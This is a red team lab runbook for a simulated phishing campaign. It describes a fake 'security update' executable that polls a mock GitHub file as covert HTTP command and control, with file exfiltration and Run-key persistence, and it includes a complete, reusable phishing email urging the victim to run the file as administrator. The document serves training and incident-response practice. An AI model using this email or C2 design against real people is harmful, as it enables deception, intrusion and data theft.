Alpha Team 7

RED TEAM RUN BOOK 1

Phishing | Data Exfiltration | C2 Payload | Persistence

Author: Adam Baguley

Version: 3.0

Date: 06-05-2025

INTRODUCTION

This runbook details the step-by-step procedure for executing a simulated phishing campaign that delivers a reverse shell payload, exfiltrates files, and maintains a command-and-control channel.

For the simulation websites are hosted by the Ubuntu server, which will be acting as the internet in between the two VM's hosting a simulated version of a GitHub private repository and a mock Right Point intranet page.
The victim and attacker virtual machines will be running on different subnets to simulate the HTTP reverse shell connection. This simulation will replicate the real world scenario of using a GitHub private repository and writing to it with an API key over HTTPS.

Both victim and attacker have access to the webpages but no direct access to each other.

The goal of the malware and technique used is to help demonstrate creative ways to achieve shell access whilst appearing as regular HTTP traffic from a legitimate website and remaining undetected by intrusion detection systems.

STEP 1: SETUP INFRASTRUCTURE

MITRE T1583 – Resource Development
Four VM's will be used to run the attack, a Windows Victim with files located in the Documents and Pictures folders for exfiltration. A Windows Attacker and an Ubuntu server to host the webpages and cloud storage, acting as the internet.


IP Addressing

Kali attack 192.168.1.10/24
Windows Victim 192.168.20.10/24
Ubuntu 10.10.10.2/30

Resources
4 x Virtual Machines
1 x pfSense
1 x Windows 10 Victim
1 x Windows or Kali Attacker
1 x Ubuntu Web Server
3 x Nutanix Virtual Network Connections
1 x RightPointUpdate.exe Victim Payload, located in GitHub repository
1 x Attacker.py Attacker script, located in GitHub repository
2 x Website HTML files https://github.com/Adamb83/Incident-Response-Lab-Files

---

TOPOLOGY OVERVIEW



Configure Apache to accept HTTP PUT requests via WebDav making it writeable:

1. Enable WebDAV Modules
2. Configure the Exfiltration Directory
3. Add the DAVLockDB Directive in Global Configuration
4. Create the DAV Lock Directory and Set Permissions eg (sudo chown -R www-data:www-data /var/lib/dav)
5. Set Permissions on the Exfiltration Directory
6. Restart Apache
7. Test a PUT Request

FAQ: What is WebDav

WebDAV (Web Distributed Authoring and Versioning)
WebDav is an extension of HTTP that lets users collaboratively edit and manage files on a remote server. in this case our website directories.


FAQ: Why is the Ubuntu Web Server's config open to file writing from victim machine?

The above settings are simply used to replicate the real life scenario of using a GitHub Private Repository with an API, where the victim script is able to write via API over HTTPS to a file hosted on GitHub.

Set IP Addressing Ubuntu Web Server


Commands

sudo nano 50-cloud-init.yaml



sudo netplan apply

SETUP RIGHT POINT INTRANET PAGE




HTML Right Point Page:
https://github.com/Adamb83/Incident-Response-Lab-Files/blob/main/RightPoint.html

The Right Point Intranet Portal is a fake website that the attacker has built and deployed on the open internet, for our simulation it will be hosted by our Ubuntu webserver which is acting as our open internet.

Use git clone to install HTML pages onto Ubuntu for Apache.

Example:
sudo apt update && sudo apt install -y git
cd /var/www/html
sudo git clone https://github.com/Adamb83/Incident-Response-Lab-Files.git .

SETUP GITHUB PRIVATE REPOSITORY



HTML GitHub Page:

```
<p> </p>
<p> </p>
<p></p>
<h1 style="text-align: center;">Github Private Repository</h1>
<p style="text-align: center;">This would not be visible to anyone outside of the github account owner in the real world.</p>
<ul>
<li><a href="Commands.txt">Commands</a></li>
<li><a href="Output.txt">Output</a></li>
<li><a href="Exfiltration/index.html">Exfiltration</a></li>
</ul>
```

https://github.com/Adamb83/Incident-Response-Lab-Files/blob/main/fake-github.html

FAQ: Why GitHub?

This type of attack would work fine with any type of in between infrastructure that is writeable over HTTP/HTTPS, google drive, a comment box on a blog, almost anything. We will use GitHub, as the real world version leverages GitHub's API.

Attacker Script

Purpose:
The attacker script, written in Python, continuously monitors a file named “Output.txt” hosted on a mock GitHub site by polling it via HTTP using the requests module.

When a change is detected, the script prints the updated content to the screen and then waits for attacker input. For example, if the attacker enters “ipconfig”, the script writes that command to a file named “Commands.txt”, which the victim payload later executes.

Victim Payload

Purpose:
To exfiltrate data and establish a reverse shell connection and persistence.

Under the guise of a security update, the RightPointUpdate.exe payload runs on the victim machine and notifies the user the update was successful.

After this initial phase, the executable continues running in the background, continuously polling the “Commands.txt” file on the mock GitHub site. When a new command is detected, the executable runs the command as a subprocess or child process and sends the output back to “Output.txt,” thereby completing the reverse shell connection via HTTP.

The script is designed to receive regular CMD prompt commands and custom commands to trigger functions.

Available commands:

persist	install persistence on victim (HKCU Run key)
upload <filename>	instruct victim to upload a specific file from its cwd
get <path>	instruct victim to upload a file or directory recursively (Working)
<any other shell cmd>	executed on victim shell, with output returned
localdir	show attacker script's current working directory
help	show this usage guide

STEP 2: PREPARE & SEND PHISHING EMAIL

MITRE T1566.002 – Phishing: Link

The email may be sent via regular email, hosted on a web page from Ubuntu or passed on to the blue team manually by the coordinating purple team members if internet access is an issue.

Email

Subject: URGENT Mandatory Security Update Required Immediately
From: IT Security Department security@rightpointsec.com
To: Billy Smith@rightpoint.com

Dear Billy,
We have recently identified a critical vulnerability that affects our network security.
In order to safeguard your system and protect sensitive data, it is essential that all employees perform an immediate security update.

Action Required:
Please click the link below to download and run the security update on your machine:
http://10.10.10.2/SecurityUpdates/

This update is mandatory and must be completed by the end of the day. Failure to update may result in restricted access to your account until the update is applied.
If you have any questions or encounter any issues, please contact the IT helpdesk immediately at helpdesk@rightpontsec.com.

Just run the file from your downloads folder, right click and run as administrator, the script will run and automatically apply the security patch.

Thank you for your prompt attention to this urgent matter.
Regards
Adam Baguley
IT Security Department
Right Point

STEP 3: EXECUTE THE ATTACK


MITRE T1204.002 – User Execution: Malicious File

1. The victim now runs the reverse shell and exfiltration script as an executable.

2. Begins polling the Commands.txt file for instructions.

3. Display a message to the victim. “Completed Loading New Firewall Policies”

Victim’s Screen



STEP 4: COMMAND AND CONTROL

MITRE T1071.001 – Application Layer Protocol: Web Protocols

